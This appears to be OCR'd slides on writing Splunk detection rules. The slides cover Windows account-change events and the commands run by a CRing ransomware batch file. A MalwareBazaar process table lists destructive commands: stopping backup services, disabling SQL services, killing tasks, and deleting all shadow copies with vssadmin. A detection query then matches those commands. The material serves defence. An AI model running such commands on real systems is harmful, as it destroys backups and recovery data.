
Change Account detection

It is recommended to detect 4738 for auditing purposes, but it is also more effective if the system logged on from an external IP address is designed.



New Search

```
`index-windows-eventlog`
source="WinEventLog:Security"
EventCode="4738"
```



```
>   6/14/21              06/14/2021 10:12:17 AM
    10:12:17.000 AM      LogName=Security
                         SourceName=Microsoft Windows security auditing.
                         EventCode=4738
                         EventType=0
                         Type=Information
                         ComputerName=NeymarJR
                         TaskCategory=User Account Management
                         OpCode=Info
                         RecordNumber=893679
                         Keywords=Audit Success
                         Message=A user account was changed.

                         Subject:
                                 Security ID:            S-1-5-21-1062947918-2213827275-227134528-1000
                                 Account Name:           NeymarJR
                                 Account Domain:         NEYMARJR
                                 Logon ID:               0x1f683

                         Target Account:
                                 Security ID:            S-1-5-21-1062947918-2213827275-227134528-1004
                                 Account Name:           FaLconIntel
                                 Account Domain:         NEYMARJR
```

Detection
Run Ransomware

- Stopping services and tasks
- Delete VSS shadow copy
- Disable automatic repair function
- Change network settings (open ports, etc.)

Detection
Run Ransomware

- Stopping services and tasks
- Delete VSS shadow copy
- Disable automatic repair function
- Change network settings (open ports, etc.)

Crying Ransomware Activity

Examples of processes and commands executed by an attacker using Crying ransomware by a malicious bat file, such as stopping services or tasks.

MalwareBazaar | SHA256 1d3ebe
bazaar.abuse.ch/sample/1d3ebe73a81d7e43ca39c95f514a7aeac7fa9b3c01589eb987403c9682c82e50/
MALWARE bazaar by ABUSE|ch
Browse
Upload
Hunting
API
Export
Statistics
FAQ
About
Login

MalwareBazaar Database

You are currently viewing the MalwareBazaar entry for **SHA256 1d3ebe73a81d7e43ca39c95f514a7aeac7fa9b3c01589eb987**
to identify whether the sample provided is malicious or not, there is no guarantee that a sample in MalwareBazaar is malicious

Database Entry

Threat unknown


Vend

Intelligence 2
IOCs
Yara
File information
Commer

SHA256 hash:	1d3ebe73a81d7e43ca39c95f514a7aeac7fa9b3c01589eb987403c9682c82e50
SHA3-384 hash:	0152004b0f95e26d673b7e788e7ed70273534413ce4f730591cca302bbf8d14fb099e8aebe
SHA1 hash:	9a4cdf40fb41f8dd429827f028a0e124d592f585
MD5 hash:	df964acce2642f4c5144aa846c5b0275
humanhash:	iowa-video-two-happy
File name:	kill_1.bat
Download:	download sample
Signature	n/a
File size:	1'442 bytes
First seen:	2021-04-08 13:21:46 UTC
Last seen:	*Never*
File type:	unknown
MIME type:	text/x-msdos-batch
ssdeep	24:HCRrUAHTdTWp3dTnp3d9up3dtpwOUu5u3RMNwu8RtfmVv+9gCW15z+:HErUaRsVp:
TLSH	0521D806658461B5393285A1C6EFA665F20B05D7817E801A736CF3E50FF482FB3C7AD4
Reporter	@JAMESWT_MHT
Tags:	bat CRing Crypt3r Ghost Ransomware

Process	Command
[redacted]	[redacted]
cmd.exe (420)	cmd /c ""C:¥Users¥user¥AppData¥Local¥Temp¥kill.bat" "
net.exe (3040)	net stop BMR Boot Service /y
net1.exe (3520)	C:¥Windows¥system32¥net1 stop BMR Boot Service /y
net.exe (3428)	net stop NetBackup BMR MTFTP Service /y
net1.exe (1036)	C:¥Windows¥system32¥net1 stop NetBackup BMR MTFTP Service /y
sc.exe (3056)	sc config SQLTELEMETRY start= disabled
sc.exe (1212)	sc config SQLTELEMETRY$ECWDB2 start= disabled
sc.exe (3596)	sc config SQLWriter start= disabled
sc.exe (4056)	sc config SstpSvc start= disabled
taskkill.exe (3252)	taskkill /IM mspub.exe /F
taskkill.exe (584)	taskkill /IM mydesktopqos.exe /F
taskkill.exe (1692)	taskkill /IM mydesktopservice.exe /F
vssadmin.exe (1828)	vssadmin Delete Shadows /all /quiet

Crying Ransomware Activity detection



```
`index-sysmon`
signature="Process Create"
( OriginalFileName="taskkill.exe" AND ( CommandLine="* /IM *" OR CommandLine="* -im *" OR CommandLine="* /F *" OR CommandLine="* -f *") )
OR
( OriginalFileName="vssadmin.exe" AND ( CommandLine="* Delete *" OR CommandLine="* Shadows *" OR CommandLine="* /all *" OR CommandLine="* /quiet" ) )
OR
( OriginalFileName="sc.exe" AND ( CommandLine="* config *" AND CommandLine"* start=*" AND CommandLine="* disabled" ) )
OR
( OriginalFileName="net.exe" AND ( CommandLine="* stop *" OR CommandLine="* BMR *" OR CommandLine="* Boot *" OR CommandLine="* NetBackup *" OR CommandLine="* service *") )
OR
( OriginalFileName="net1.exe" AND ( CommandLine="* stop *" OR CommandLine="* BMR *" OR CommandLine="* Boot *" OR CommandLine="* NetBackup *" OR CommandLine="* service *") )
| stats count max(_time) as Last_time min(_time) as First_time dc(OriginalFileName) as OriginalFileName_uniq values(Image) as Image Values(CommandLine) as CommandLine values
    (ParentCommandLine) as ParentCommandLine  by Computer
| where OriginalFileName_uniq > 3
| eval Compare=if( Last_time - First_time <= 300, 1,0)
| search Compare=1
| eval Last_time = strftime(Last_time,"%Y-%m-%d %H:%M:%S")
| eval First_Detection_time = strftime(First_time,"%Y-%m-%d %H:%M:%S")
| table First_Detection_time Computer Image CommandLine ParentCommandLine
```

✓ 12 events (6/3/21 6:00:00.000 PM to 6/10/21 6:27:17.000 PM)

